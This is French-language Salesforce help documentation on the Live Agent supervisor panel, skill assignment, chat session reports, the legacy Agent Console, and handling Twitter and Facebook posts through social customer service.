Le panneau du superviseur de Live Agent est l'emplacement qui regroupe toutes les informations sur les boutons de chat et les agents de chat de votre service. Depuis le panneau du superviseur, vous pouvez surveiller les activités de chat des agents pendant qu'ils discutent avec des clients, et observer en temps réel le trafic des clients sur des boutons de chat spécifiques. Le panneau du superviseur est aisément accessible dans la Salesforce Console, sans quitter l'application.

## Accès au panneau du superviseur

Accédez aisément au panneau du superviseur depuis Salesforce Console pour observer l'activité de chat de vos agents.

## Liste de statut des agents

La liste de statut des agents dans le panneau du superviseur permet d'accéder en temps réel à des informations sur l'activité de chat de vos agents.

## Liste des statuts de file d'attente

La liste de statuts de la file d'attente dans le panneau du superviseur vous donne accès à des informations en temps réel sur les boutons de chat et les files d'attente de votre organisation.

## Suivi des chats de vos agents

Dans le panneau du superviseur, affichez les chats de vos agents pendant qu'ils aident des clients. Vous pouvez suivre les performances des agents et leur transmettre en temps réel des commentaires pendant qu'ils assistent des clients.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

## Accès au panneau du superviseur

Accédez aisément au panneau du superviseur depuis Salesforce Console pour observer l'activité de chat de vos agents.

1. Pour accéder au panneau du superviseur dans la Salesforce Console, sélectionnez **Superviseur Live Agent** dans la liste de navigation de la console.
   Le panneau du superviseur s'affiche dans la principale fenêtre de la console. Il permet d'accéder à des informations en temps réel sur les boutons et les agents de chat de votre organisation Salesforce.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour utiliser le panneau du superviseur de Live Agent dans la Salesforce Console :

- Accédez à l'onglet du superviseur de Live Agent dans un profil utilisateur ou un ensemble d'autorisations, puis insérez une application de Salesforce Console

## Liste de statut des agents

La liste de statut des agents dans le panneau du superviseur permet d'accéder en temps réel à des informations sur l'activité de chat de vos agents.

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

| Détail de l'agent | Description |
|---|---|
| Nom de l'agent | Le nom de l'agent.<br>Remarque: Si un indicateur rouge s'affiche en regard du nom, l'agent a demandé de l'aide. Répondez via le module de détail du chat (à droite). |
| Statut | Le statut Live Agent de l'agent. |
| Action | Les actions que vous pouvez exécuter pour changer le statut de l'agent. |
| Nbre de chats en cours | Le nombre de chats auxquels un agent participe. |
| Nbre de requêtes attribuées | Le nombre de demandes de chat en attente actuellement attribuées à l'agent. |
| Durée écoulée depuis la connexion | La durée de la connexion de l'agent à Live Agent. |
| Durée écoulée depuis la dernière acceptation | Le délai écoulé depuis que l'agent a accepté une demande de chat. |
| Message au superviseur (facultatif) | Le message privé envoyé par l'agent avec un indicateur d'aide. |

Agrandissez le nom de chaque agent pour afficher des informations sur les clients avec lesquels ils discutent.

| Détail du client | Description |
|---|---|
| Nom du visiteur | Le nom du client, si disponible. |
| IP | L'adresse IP de l'appareil du client. |
| Network | Le réseau du client, si disponible. |
| Navigateur | Le type de navigateur Internet que le client utilise pour se connecter à sa fenêtre de chat. |
| Ville | La ville à partir de laquelle le client discute. |
| Pays | Le pays à partir duquel le client discute. |
| Durée | Le délai écoulé depuis que le client est engagé dans un chat avec l'agent. |

| Détail du client | Description |
| --- | --- |
| Action | Les actions que vous pouvez exécuter pour afficher le chat du client avec l'agent. |

CONSULTER ÉGALEMENT :

Statuts de Live Agent

## Liste des statuts de file d'attente

La liste de statuts de la file d'attente dans le panneau du superviseur vous donne accès à des informations en temps réel sur les boutons de chat et les files d'attente de votre organisation.

| Détail de la file d'attente | Description |
| --- | --- |
| Nom du bouton | Le nom du bouton de chat. |
| ID | L'ID Salesforce unique du bouton de chat. |
| Longueur de la file d'attente | Le nombre de chats en attente d'attribution à un agent. |
| Attente la plus longue | Le délai d'attente maximal d'un chat client avant d'être connecté à un agent. |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

## Suivi des chats de vos agents

Dans le panneau du superviseur, affichez les chats de vos agents pendant qu'ils aident des clients. Vous pouvez suivre les performances des agents et leur transmettre en temps réel des commentaires pendant qu'ils assistent des clients.

1. Dans la liste Statut de l'agent, cliquez sur pour développer les informations sur l'agent dont vous souhaitez suivre la discussion. Si un agent a demandé une assistance, un indicateur rouge s'affiche en regard de son nom ainsi qu'un message privé (à droite), si l'agent en a saisi un.
2. Pour afficher un chat, cliquez sur **Afficher** dans la colonne Action du chat que vous souhaitez suivre.

   Le gestionnaire de chat s'ouvre dans la liste Statut de l'agent.
3. Pour envoyer un message privé à l'agent pendant qu'il discute avec un client, saisissez un texte dans le champ du message, puis appuyez sur **Entrée**.

   L'agent affiche votre message dans le journal de chat, et le message reste invisible pour le client.

Une fois le suivi du chat de votre agent terminé, cliquez de nouveau sur pour réduire le gestionnaire de chat.

Pour supprimer un indicateur lorsque l'assistance est terminée, cliquez sur **Baisser l'indicateur**.

CONSULTER ÉGALEMENT :

Liste de statut des agents

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour utiliser le panneau du superviseur de Live Agent dans la Salesforce Console :

- Accédez à l'onglet du superviseur de Live Agent dans un profil utilisateur ou un ensemble d'autorisations, puis insérez une application de Salesforce Console

Pour visualiser les chats des agents :

- Autorisation « Aperçu de l'agent activé » sélectionnée dans votre configuration Live Agent

Pour envoyer des messages murmurés aux agents :

- Autorisation « Messages murmurés activés » sélectionnée dans votre configuration Live Agent

# Attribution de compétences à des agents

Attribuez des compétences à vos agents pour refléter l'évolution de l'expertise de votre équipe.

1. Dans Configuration, saisissez *Compétences* dans la case Recherche rapide, puis sélectionnez **Compétences**.
2. Cliquez sur le nom de la compétence que vous souhaitez attribuer.
3. Cliquez sur **Modifier**.
4. Sélectionnez les profils (recommandé) ou des utilisateurs individuels qui disposent de cette compétence.
5. Cliquez sur **Enregistrer**.

Si vous n'avez pas accès à la page Compétences, interrogez votre administrateur Salesforce sur l'activation de cette autorisation. Seul votre administrateur peut créer des compétences.

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour attribuer des compétences :

- Attribuer des compétences Live Agent aux utilisateurs

# Rapport sur des sessions Live Agent

Obtenez des informations sur les activités de chat de vos agents en créant des rapports sur les sessions de chat Live Agent.

Vous pouvez créer un type de rapport personnalisé pour des sessions de chat Live Agent et l'utiliser pour exécuter des rapports sur les sessions de vos agents à l'aide du générateur de rapport. Ces rapports sur les sessions Live Agent peuvent fournir des informations sur les activités de chat de vos agents, par exemple si votre équipe d'agents peut faire face à toutes les requêtes de chat de vos clients.

1. Créez un type de rapport personnalisé en utilisant les Sessions Live Agent comme objet principal.
2. Créez un rapport Live Agent en utilisant le Générateur de rapport.
3. Personnalisez votre rapport pour inclure les colonnes d'informations de votre choix.
4. Enregistrez ou exécutez le rapport.

CONSULTER ÉGALEMENT :

- Création d'un rapport
- Génération d'un rapport
- Enregistrements de session Live Agent

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

# Onglet Console

## Console de l'agent

La Console de l'agent de l'onglet Console facilite la recherche d'informations associées en réduisant la navigation entre les pages.

**Remarque:** Depuis la version Spring '15, la console de l'agent n'est pas disponible pour les nouvelles organisations.

La nouvelle Salesforce Console améliore la console Agent en offrant davantage d'options et des technologies plus avancées. Reportez-vous à Salesforce Console.

Vous pouvez définir l'affichage par la Console de l'agent des informations les plus importantes correspondant à vos besoins professionnels. Avant de configurer ou d'utiliser la console Agent, consultez la terminologie de la console Agent.

CONSULTER ÉGALEMENT :

- FAQ de la Console de l'agent
- Affichage de la Console de l'agent
- Navigation dans la Console de l'agent

Éditions

Console de l'agent disponible avec Salesforce Classic. Configuration de la console de l'agent disponible avec Salesforce Classic et avec Lightning Experience.

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Concepts de la Console de l'agent

Consultez la terminologie suivante utilisée pour décrire les composants de la console Agent :

**Cadres**
Sections distinctes de la console. Chacune affiche une vue de liste, une page ou un enregistrement différent.

**Vue de liste**
Cadre supérieur de la console. Il contient une vue de liste des enregistrements, déterminée par des critères spécifiques. Les vues de liste que vous pouvez sélectionner pour affichage dans l'onglet Console sont les mêmes que celles définies dans les onglets des autres objets. Vous ne pouvez pas créer de vue de liste dans la console.

**Vue détaillée**
Le volet central de la console Agent, qui contient la vue de page de détail de l'enregistrement sélectionné dans n'importe quel autre volet de la console. La vue détaillée affiche les mêmes présentations de page que celles définies pour les pages de détail de l'objet. Quand un enregistrement est affiché dans la vue détaillée, il est en surbrillance dans la vue de liste.

**Vue réduite**
Le volet droit de la console Agent, qui contient les enregistrements associés à l'enregistrement affiché dans la vue de détail. Les champs affichés dans la vue réduite sont définis dans les présentations de page miniatures par un administrateur. La vue réduite n'apparaît pas si l'enregistrement qui figure dans la vue détaillée n'est associé à aucun enregistrement.

**Encadré**
Le cadre de gauche de la console Agent, qui affiche les éléments récents, la corbeille et d'autres composants, tout comme les menus latéraux affichés sur chaque page Salesforce. Pour afficher ou masquer le menu latéral dans la console, cliquez sur la bordure du cadre.

Éditions

Console de l'agent disponible dans Salesforce Classic. Configuration de la console de l'agent disponible avec Salesforce Classic et avec Lightning Experience.

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Objets associés**
Objets sélectionnés par un administrateur pour être affichés dans la vue réduite de la console Agent lorsque des enregistrements d'un type spécifique sont affichés dans la vue de détail de la console. Par exemple, l'administrateur peut demander l'affichage d'un compte, d'un contact ou d'un actif associé dans la vue réduite lorsque la vue de détails contient une requête.

**Présentations de page miniatures**
Un sous-ensemble d'éléments d'une présentation de page existante d'un enregistrement que les administrateurs choisissent d'afficher dans la vue réduite de la console Agent et dans les détails de survol. Les présentations de page miniatures héritent des associations type d'enregistrement-profil, des listes associées, des champs et des paramètres d'accès aux champs de la présentation de page.

**Présentation de console**

Objets sélectionnés par un administrateur pour s'afficher dans le cadre de vue de liste de la console Agent. Par exemple, si un administrateur ajoute des requêtes à une présentation de console, les utilisateurs dont les profils sont attribués à cette présentation de console peuvent voir les vues de liste des requêtes dans le cadre de vue de liste de la console.

CONSULTER ÉGALEMENT :

Console de l'agent
Affichage de la Console de l'agent
Navigation dans la Console de l'agent
Fiche de conseils : Utilisation de la console

## Navigation dans la Console de l'agent

L'élément sur lequel vous cliquez dans la console Agent détermine le cadre dans lequel un enregistrement s'affiche.

**Dans la vue détaillée, cliquer sur :**

- Les boutons ou les liens de l'enregistrement permet de les afficher dans cette vue.
- **Envoyer cette page par e-mail** ( ) affiche un lien vers l'enregistrement dans un e-mail.
- **Lien vers cette page** ( ) affiche l'enregistrement et son URL dans une nouvelle fenêtre de navigateur.
- **Vue imprimable** ( ) affiche une vue imprimable de l'enregistrement dans une fenêtre contextuelle.
- **Personnaliser la page** ( ) vous permet de personnaliser l'affichage des listes associées dans la vue détaillée de l'enregistrement.
- **Aide relative à cette page** ( ) affiche une page d'aide en ligne pour l'enregistrement.

**Dans la vue réduite, cliquer sur :**

- Les liens permet d'afficher l'enregistrement dans la vue détaillée. Les enregistrements associés apparaissent dans la vue réduite.
- **Afficher** permet d'afficher l'intégralité de l'enregistrement dans la vue détaillée.
- **Modifier** permet d'afficher une page de modification miniature dans la vue réduite.

  Pour modifier un champ absent de la page de modification miniature, cliquez sur **Afficher** pour afficher l'intégralité de l'enregistrement dans la vue détaillée, puis sur **Modifier** dans la vue détaillée.

Éditions

Console de l'agent disponible dans Salesforce Classic. Configuration de la console de l'agent disponible avec Salesforce Classic et avec Lightning Experience.

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- **En afficher plus** sous une liste associée permet d'afficher dans la vue réduite davantage d'enregistrements répertoriés dans la liste associée. L'option **En afficher plus** affiche cinq enregistrements supplémentaires chaque fois que vous cliquez dessus (100 au maximum).

  Remarque: La vue réduite n'apparaît pas si l'enregistrement qui figure dans la vue détaillée n'est associé à aucun enregistrement.

**Dans la vue de liste, cliquer sur :**

- Un lien permet d'afficher l'enregistrement dans la vue détaillée.
- **Actualiser** permet de régénérer la vue de liste avec toutes les mises à jour effectuées sur les enregistrements depuis que vous consultez la liste.
- Un en-tête de colonne permet de trier cette colonne par ordre croissant. Cliquez de nouveau sur l'en-tête pour trier la colonne par ordre décroissant.
- Une lettre en bas de la vue de liste permet de filtrer vos enregistrements de vue de liste en fonction de cette lettre.
- **moins** ou **plus** en bas de la vue de liste permet d'afficher une liste plus ou moins longue.
- **Page précédente** ou **Page suivante** en bas de la vue de liste permet d'afficher les éléments de la page précédente ou de la page suivante de la liste.
- Pour plus d'informations, reportez-vous à Utilisation de la vue de liste de la console Agent.

**Dans le menu latéral, cliquer sur :**

- La bordure du cadre de gauche ouvre le menu latéral dans la console. Cliquez de nouveau sur la bordure du cadre de gauche pour masquer le menu latéral.
- Un enregistrement sous l'intitulé `Éléments récents` affiche l'enregistrement dans la vue détaillée.
- **Calendrier** affiche le calendrier dans la vue détaillée.
- **Corbeille** affiche la Corbeille dans la vue détaillée.

CONSULTER ÉGALEMENT :

FAQ de la Console de l'agent

Console de l'agent

Concepts de la Console de l'agent

Affichage de la Console de l'agent

Utilisation de la vue de liste Console de l'agent

## Affichage de la Console de l'agent

Vous pouvez commencer à utiliser l'onglet Console de l'agent lorsque votre administrateur l'a configuré comme indiqué dans Console de l'agent.

Pour afficher la console Agent, cliquez sur l'onglet Console. Pour quitter la console, cliquez sur n'importe quel autre onglet.

La console n'affiche pas de données si aucun enregistrement ne figure dans la vue de liste sélectionnée.

**Remarque:** Vous pouvez accéder à la console Agent uniquement si votre administrateur a attribué votre profil d'utilisateur à une présentation de console et vous a accordé l'accès à l'onglet Console. Vous pouvez personnaliser votre affichage pour rendre l'onglet Console visible dans vos ensembles d'onglets.

Éditions

Console de l'agent disponible dans Salesforce Classic. Configuration de la console de l'agent disponible avec Salesforce Classic et avec Lightning Experience.

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- FAQ de la Console de l'agent
- Console de l'agent
- Navigation dans la Console de l'agent

## Utilisation de la vue de liste Console de l'agent

La vue de liste de la console Agent permet d'exécuter rapidement des actions dans Salesforce sans quitter la console.

Éditions

Console de l'agent disponible dans Salesforce Classic. Configuration de la console de l'agent disponible avec Salesforce Classic et avec Lightning Experience.

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Afficher les vues de liste**

Dans la liste déroulante située en haut à gauche du volet de la vue de liste, sélectionnez un objet, puis une vue de liste de l'objet à afficher dans le volet de vue de liste de la console. Vous ne pouvez pas créer de vue de liste dans la console.

Cliquez sur **Actualiser** pour régénérer la vue de liste avec toutes les mises à jour effectuées sur les enregistrements depuis que vous consultez la liste. Le bouton Actualiser change automatiquement de couleur une fois l'enregistrement mis à jour.

Les enregistrements modifiés dans la vue détaillée apparaissent en italique dans la vue de liste. Elle indique les enregistrements modifiés.

**Recherche**

Saisissez des mots-clés dans la zone de recherche au-dessus de la vue de liste, puis cliquez sur **OK** pour utiliser la recherche avancée dans tous les enregistrements qui peuvent faire l'objet d'une recherche et auxquels vous avez accès dans votre organisation. Les termes de la recherche avancée sont considérés comme des entités indépendantes, pas comme des phrases, qui peuvent être trouvées dans des différents champs indexés d'un enregistrement. Par conséquent, lancer une recherche avancée sur *Pat Powers* permet de trouver un contact répondant au nom de « Pat P Powers » ainsi qu'un contact nommé « Pat Smith » et dont l'adresse e-mail est « smith@powers.com ». Les résultats de la recherche s'affichent dans la vue détaillée.

**Créer des enregistrements**

Dans la liste déroulante Nouveau, sélectionnez un objet pour créer un enregistrement. Les nouvelles pages d'enregistrement apparaissent dans la vue détaillée.

**Afficher les éléments récents**

La liste déroulante Éléments récents permet d'afficher n'importe lequel des 10 derniers enregistrements consultés. Les éléments récents apparaissent dans la vue détaillée.

**Effectuer des actions en masse**

Cochez la case en regard des éléments dans la vue de liste et, dans la liste déroulante Action en masse, choisissez l'action à appliquer à tous les enregistrements sélectionnés.

Si vous effectuez une action en masse sur plus de 200 enregistrements en utilisant Internet Explorer, vous risquez d'être automatiquement déconnecté de Salesforce.

Remarque: La console n'affiche pas de données si aucun enregistrement ne figure dans la vue de liste sélectionnée.

CONSULTER ÉGALEMENT :

- Console de l'agent
- Concepts de la Console de l'agent
- Affichage de la Console de l'agent
- Navigation dans la Console de l'agent

# FAQ de la Console de l'agent


- Qu'est-ce qui différencie l'onglet Console des autres onglets Salesforce ?
- Comment puis-je afficher la Console de l'agent ?
- Je vois uniquement les vues de liste de certains objets dans la console Agent. Pourquoi ?
- Puis-je afficher plusieurs Consoles de l'agent ?
- La Console de l'agent est-elle identique à la Salesforce Console ?


Éditions

Console de l'agent disponible dans Salesforce Classic. Configuration de la console de l'agent disponible avec Salesforce Classic et avec Lightning Experience.

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Qu'est-ce qui différencie l'onglet Console des autres onglets Salesforce ?

L'onglet Console est semblable aux autres onglets dans Salesforce sauf que la console peut afficher les enregistrements de plusieurs onglets Salesforce sur un seul onglet Console. Cet affichage spécial est appelé Console de l'agent. Il permet de regrouper toutes les informations dont vous avez besoin dans un seul onglet lors d'une interaction avec Salesforce. À l'aide de la console Agent dans l'onglet Console, vous pouvez rapidement rechercher, afficher et modifier des enregistrements tels que des requêtes, des comptes et des contacts en seulement quelques clics et sans avoir à passer d'un écran à un autre.

CONSULTER ÉGALEMENT :

- FAQ de la Console de l'agent

## Comment puis-je afficher la Console de l'agent ?

Vous pouvez visualiser la console Agent en cliquant sur l'onglet Console. Vous pouvez accéder à la console Agent uniquement si votre administrateur a attribué votre profil d'utilisateur à une présentation de console et vous a accordé l'accès à l'onglet Console. Vous pouvez personnaliser votre affichage pour rendre l'onglet Console visible dans vos ensembles d'onglets.

CONSULTER ÉGALEMENT :

- FAQ de la Console de l'agent

## Je vois uniquement les vues de liste de certains objets dans la console Agent. Pourquoi ?

Les vues de liste d'objets que vous pouvez afficher dans la console Agent sont définies par votre administrateur dans la présentation de console attribuée à votre profil utilisateur.

CONSULTER ÉGALEMENT :

FAQ de la Console de l'agent

## Puis-je afficher plusieurs Consoles de l'agent ?

Non. Vous ne pouvez voir qu'une seule console Agent. Néanmoins, votre administrateur peut personnaliser plusieurs présentations de console Agent pour afficher divers objets dans la vue de liste de la console Agent, puis attribuer ces présentations de console à différents profils utilisateur pour répondre aux besoins professionnels d'utilisateurs différents.

CONSULTER ÉGALEMENT :

FAQ de la Console de l'agent

## La Console de l'agent est-elle identique à la Salesforce Console ?

Non. Salesforce console améliore la console de l'agent en vous offrant davantage d'options et des technologies de pointe.

CONSULTER ÉGALEMENT :

FAQ de la Console de l'agent

# Utilisation du service client social

## Conseils sur l'action sociale

Utilisez l'action sociale dans le fil de requête ou de piste pour répondre aux publications sociales. Sélectionnez un type de message approprié lors de la composition d'une réponse. Par exemple, vous pouvez répondre avec un message privé sur Twitter au lieu d'un tweet public.

Nous recommandons d'inclure au moins les champs ci-dessous dans la présentation de l'action sociale.

| Champ | Description |
|---|---|
| En réponse à | La publication sociale à laquelle vous répondez et son contenu. Utiliser les liens Répondre, Retweeter et Commenter dans le fil pour ajouter un contenu à un élément spécifique dans le fil. |
| Compte social géré | Vous devez avoir accès au compte social géré via un profil ou un ensemble d'autorisations. Utilisez la liste déroulante pour basculer vers un autre compte auquel vous avez accès. |
| Type de message | Par défaut, le type de message est défini sur Répondre pour les publications entrantes. Utilisez la liste déroulante pour sélectionner un autre type de message valide. |
| Content | Chaque contenu entrant doit être unique pour l'interaction. Vous ne pouvez pas envoyer le même contenu dans la même conversation. Toutes les réponses Twitter doivent commencer par un pseudo : @[pseudo social]. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Le service client social est disponible dans **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition.

AUTORISATIONS UTILISATEUR

Pour envoyer et recevoir des publications ou des messages de média social :

- Objets sociaux

  ET

  Éditeur social

  ET

  Fil de requête activé

  ET

  Compte social

Remarque: Les pages de configuration Service client social, les pages de modération et d'autorisation, et l'action Répondre dans le fil de requête sont disponibles uniquement dans Salesforce Classic.

Si vos publications doivent être approuvées avant d'être envoyées, vous pouvez cliquer sur **Soumettre pour approbation** pour lancer le processus de vérification. Vous pouvez la **rappeler** avant son approbation ou son refus. Si une publication est refusée, vous pouvez **réessayer** une publication réécrite. Lorsque votre publication est approuvée, elle est automatiquement publiée.

Voici quelques conseils d'utilisation qui s'appliquent aux réseaux sociaux.

- Vous pouvez aimer, ne pas aimer, afficher la source et supprimer des médias sociaux du fil de requête lorsque vous vous trouvez dans Lightning Experience. Vous devez néanmoins répondre aux publications dans Salesforce Classic.
- Les URL d'une publication sociale sont converties en liens hypertextes.
- Lors de la suppression de publications, notez que les messages privés de Twitter se comportent comme des e-mails. Par exemple, l'expéditeur peut supprimer son message privé depuis une vue de conversation. Cependant, le destinataire garde ce message privé dans sa vue de conversation jusqu'à ce qu'il le supprime.

- Les messages privés de Twitter ont une préférence de réception des messages privés de n'importe quel utilisateur. Par conséquent, selon que cette autorisation est définie dans votre compte ou dans celui du destinataire, vous pouvez envoyer un message privé sans abonnement mutuel.
- Si vos paramètres Twitter vous autorisent à recevoir les messages privés de tout le monde, vous pouvez envoyer des liens profonds pour inviter les utilisateurs dans des conversations par message privé. Pour envoyer une invitation par message privé avec un lien profond, copiez le lien suivant dans votre message sortant :
  `https://twitter.com/messages/compose?recipient_id={ID utilisateur numérique de votre compte Twitter}`

  Vous pouvez retrouver l'ID numérique de votre compte Twitter sur twitter.com en accédant à **Votre utilisateur Twitter** > **Paramètres** > **Vos données Twitter**. Twitter traite les URL et le rendu dans leurs clients natifs.
- Les agents peuvent utiliser le lien **Afficher la source** pour accéder à la publication d'origine dans son réseau social.
- Dans Salesforce1, les agents peuvent afficher et répondre à un contenu social à partir d'appareils mobiles.
- Modifiez le champ de liste de sélection Statut dans les publications sociales uniquement si vous travaillez avec des publications sortantes. Si un agent définit manuellement le statut dans la page de détail de la publication sociale entrante, les obligations sociales de fil de requête risquent de ne pas correspondre. Nous recommandons de retirer le champ Statut de la présentation de page de détail de la publication sociale entrante. Par exemple, si vous modifiez le statut d'une publication entrante sur Envoi, le lien Répondre dans l'élément de fil de requête n'est plus affiché jusqu'à ce que vous redéfinissiez le statut sur Aucun.

Pour les comptes Twitter, les agents peuvent utiliser les fils de requête et de piste pour afficher le contenu auquel ils répondent, retweeter, aimer et suivre des tweets, envoyer des réponses à des tweets et à des messages privés, et supprimer les tweets gérés par vos comptes sociaux.

Pour les comptes Facebook, les requêtes et les pistes sont créées depuis votre page Facebook gérée, et les agents peuvent utiliser les fils pour afficher le contenu auquel ils répondent, aimer des publications et des commentaires, envoyer des publications, des commentaires, des réponses et des messages privés, et supprimer les publications gérées par vos comptes sociaux.

Voici quelques conseils relatifs au traitement de messages d'erreur éventuels.

| Message | Action |
|---|---|
| Vous ne pouvez pas envoyer un message privé à cet utilisateur Twitter, car il ne vous suit pas. | Utilisez une réponse pour demander à l'utilisateur Twitter de suivre votre compte social géré. Lorsqu'il vous suit, envoyez-lui un message privé. |
| Oups ! Vous avez déjà dit cela... Modifiez votre message, puis réessayez. | Vous ne pouvez pas publier deux fois le même texte. Modifiez votre contenu, puis renvoyez. |
| Votre contenu est trop long. | Limitez votre contenu à 140 caractères ou moins. Pour les réponses Twitter, le pseudo est inclus dans le nombre de caractères. |
| Les réponses Twitter doivent commencer par un pseudo. | Le champ de contenu d'une réponse Twitter doit respecter le format : @[pseudo de l'expéditeur] texte du message.<br>Assurez-vous de laisser un espace entre le pseudo de l'expéditeur et votre message. |
| Le type de votre message de réponse doit être compatible avec le type de message de la publication d'origine. | Modifiez le type de message pour correspondre au message d'origine. |

| Message | Action |
| --- | --- |
| Votre connexion à Social Studio a échoué. Le nom d'utilisateur ou le mot de passe est peut-être incorrect : Mettez vos identifiants à jour ou réinitialisez votre mot de passe. | Un administrateur doit modifier les identifiants de Social Studio dans la page des paramètres des médias sociaux.<br>Remarque: Lorsqu'un administrateur copie ou actualise une organisation Sandbox, une autre organisation est créée, avec un nouvel ID, ce qui invalide la connexion Social Studio. |
| Votre publication n'a pas été envoyée. | Nous recommandons de créer un workflow afin de notifier le responsable de la requête qu'une tentative d'envoi d'une réponse via Twitter a échoué. |

CONSULTER ÉGALEMENT :

Bienvenue dans le service client social

Complete Guide to Social Customer Service

# Gestion des publications sociales

Une publication sociale est un objet Salesforce qui représente une publication sur un réseau social tel que Facebook ou Twitter.

Remarque: Les pages de configuration Service client social, les pages de modération et d'autorisation, et l'action Répondre dans le fil de requête sont disponibles uniquement dans Salesforce Classic.

L'objet ou l'onglet Publications sociales est un ensemble d'informations relatives à la publication d'une personne ou d'une société sur un réseau social tel que Twitter ou Facebook. Les informations disponibles sur une publication varient en fonction du réseau social. Vous pouvez afficher et gérer vos publications sociales.

Remarque: Pour les publications entrantes, la définition d'une valeur de liste de sélection Statut, dans la page de détail de la publication sociale, n'est pas conservée dans la publication, car ce champ est destiné uniquement aux publications sortantes.

1. Cliquez sur l'onglet **Publications sociales**.
2. Vous pouvez également sélectionner une vue.

   La liste répertorie par défaut les publications récemment affichées. Sélectionnez une `Vue` ou créez une vue pour filtrer la liste des publications. Si votre organisation a activé la modération, sélectionnez **Publications sociales sans requête** pour afficher des publications et soit créer une requête pour les publications ou ignorer des publications. Vous pouvez également créer une vue adaptée à vos besoins.
3. Cliquez sur le nom de la publication sociale que vous souhaitez gérer ou sur **Nouvelle publication sociale** pour créer une publication.

   Si vous avez sélectionné une vue, vous pouvez cliquer sur **Modifier** ou sur **Suppr** (supprimer) selon le cas.

   Remarque: Sous l'onglet Publication sociale, vous pouvez créer, modifier et supprimer des publications uniquement dans votre organisation Salesforce, pas sur les réseaux sociaux.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Les personnes et les publications sociales sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Professional** Edition

AUTORISATIONS UTILISATEUR

Pour installer et déployer Social Studio pour Salesforce :

- Personnaliser l'application

4. Pour gérer les publications sans requête, sélectionnez les publications pour lesquelles vous souhaitez créer une requête ou que vous souhaitez ignorer, puis cliquez sur **Créer une requête** ou **Ignorer** selon le cas.

   Par exemple, un agent peut ignorer une publication Facebook intitulée « Je vous aime », car elle ne justifie pas une requête.

   Si vous utilisez le pack de démarrage Service client social, vous pouvez activer la modération des requêtes sous l'onglet Comptes sociaux dans Configuration. Reportez-vous à Configuration de Service client social à la page 3200. Pour activer la modération via Social Studio, reportez-vous à Activation de la modération du service client social à la page 3205.

5. Si les approbations sont activées, l'onglet Publications sociales contient une vue de liste `Publications sociales en attente d'approbation` qui permet de consulter plusieurs publications en attente et de les approuver ou de les rejeter selon les cas.

   Remarque: Une fois les approbations activées, les boutons Approuver les publications et Rejeter les publications restent sous l'onglet Publications sociales. Cependant, ils ne fonctionnent pas pour les publications entrantes et les publications ne nécessitant aucune approbation.

   Conseil: Si vous approuvez une publication de la liste des approbations en attente des publications sociales et si une interruption du système, l'expiration de la session ou un autre problème inattendu empêche la publication sociale d'être publiée sur le réseau social souhaité, un message d'erreur s'affiche sur la requête individuelle, et non dans la vue de liste. Pour pouvoir honorer tous les engagements de votre entreprise concernant les temps de réponse sur les réseaux sociaux, après avoir approuvé les publications dans la vue de la liste, nous recommandons de vérifier les statuts des publications pour vous assurer qu'elles ont bien été envoyées et ne doivent pas être renvoyées.

Dans la page de détail de la publication sociale, vous pouvez :

- Afficher, modifier et créer le contenu et les informations de la publication.

  Remarque: Les informations varient en fonction du réseau social de la personne.

  Pensez à cliquer sur **Enregistrer** pour enregistrer vos modifications ou créer une publication.
- Si votre organisation a activé la modération, vous pouvez créer une requête pour une publication ou ignorer la publication si elle ne justifie pas une requête.
- Supprimer la publication de votre organisation Salesforce.

